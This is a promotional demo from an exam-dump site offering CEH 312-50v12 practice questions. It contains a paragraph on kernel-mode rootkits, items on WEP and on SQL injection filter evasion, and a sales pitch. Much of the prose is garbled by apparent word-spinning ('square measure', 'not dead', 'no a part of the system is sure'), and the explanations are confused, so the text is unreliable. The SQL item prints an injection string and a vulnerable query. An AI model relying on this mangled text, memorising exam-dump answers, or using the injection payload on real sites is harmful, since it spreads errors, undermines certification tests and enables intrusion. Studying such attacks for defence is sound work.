Kernel-mode rootkits run with the best operating system privileges (Ring 0) by adding code or replacement parts of the core operating system, as well as each the kernel and associated device drivers. Most operative systems support kernel-mode device drivers, that execute with a similar privileges because the software itself. As such, several kernel-mode rootkits square measure developed as device drivers or loadable modules, like loadable kernel modules in Linux or device drivers in Microsoft Windows. This category of rootkit has unrestricted security access, however is tougher to jot down. The quality makes bugs common, and any bugs in code operative at the kernel level could seriously impact system stability, resulting in discovery of the rootkit. one amongst the primary wide familiar kernel rootkits was developed for Windows NT four.0 and discharged in Phrack magazine in 1999 by Greg Hoglund. Kernel rootkits is particularly tough to observe and take away as a result of they operate at a similar security level because the software itself, and square measure therefore able to intercept or subvert the foremost sure software operations. Any package, like antivirus package, running on the compromised system is equally vulnerable. during this scenario, no a part of the system is sure.

NEW QUESTION 378

- (Exam Topic 2)

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

- A. WEP
- B. RADIUS
- C. WPA
- D. WPA3

Answer: A

Explanation:

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy. A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP – which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION 381

- (Exam Topic 2)

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "or '1'='1" In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

- A. Null byte
- B. IP fragmentation
- C. Char encoding
- D. Variation

Answer: D

Explanation:

One may append the comment “—” operator along with the String for the username and whole avoid executing the password segment of the SQL query.

Everything when the — operator would be considered as comment and not dead.

To launch such an attack, the value passed for name could be 'OR '1'='1' ; —Statement = “SELECT * FROM 'CustomerDB' WHERE 'name' = ' ”+ userName + “ ‘ AND 'password' = ‘ ” + passwd + “ ‘ ; ”

Statement = “SELECT * FROM 'CustomerDB' WHERE 'name' = ‘ ’ OR '1'='1';— + “ ‘ AND 'password' = ‘ ” + passwd + “ ‘ ; ”

All the records from the customer database would be listed.

Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.

This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "" or '1='1'" in any basic injection statement such as “or 1=1” or with other accepted SQL comments.

Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "" or '1='1'" in any basic injection statement such as “or 1=1” or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as “true” so that any mathematical or string comparison can be used, where the SQL can perform the same.

NEW QUESTION 386

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-50v12 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-50v12 Product From:

<https://www.2passeasy.com/dumps/312-50v12/>

Money Back Guarantee

312-50v12 Practice Exam Features:

- * 312-50v12 Questions and Answers Updated Frequently
- * 312-50v12 Practice Questions Verified by Expert Senior Certified Staff
- * 312-50v12 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * 312-50v12 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year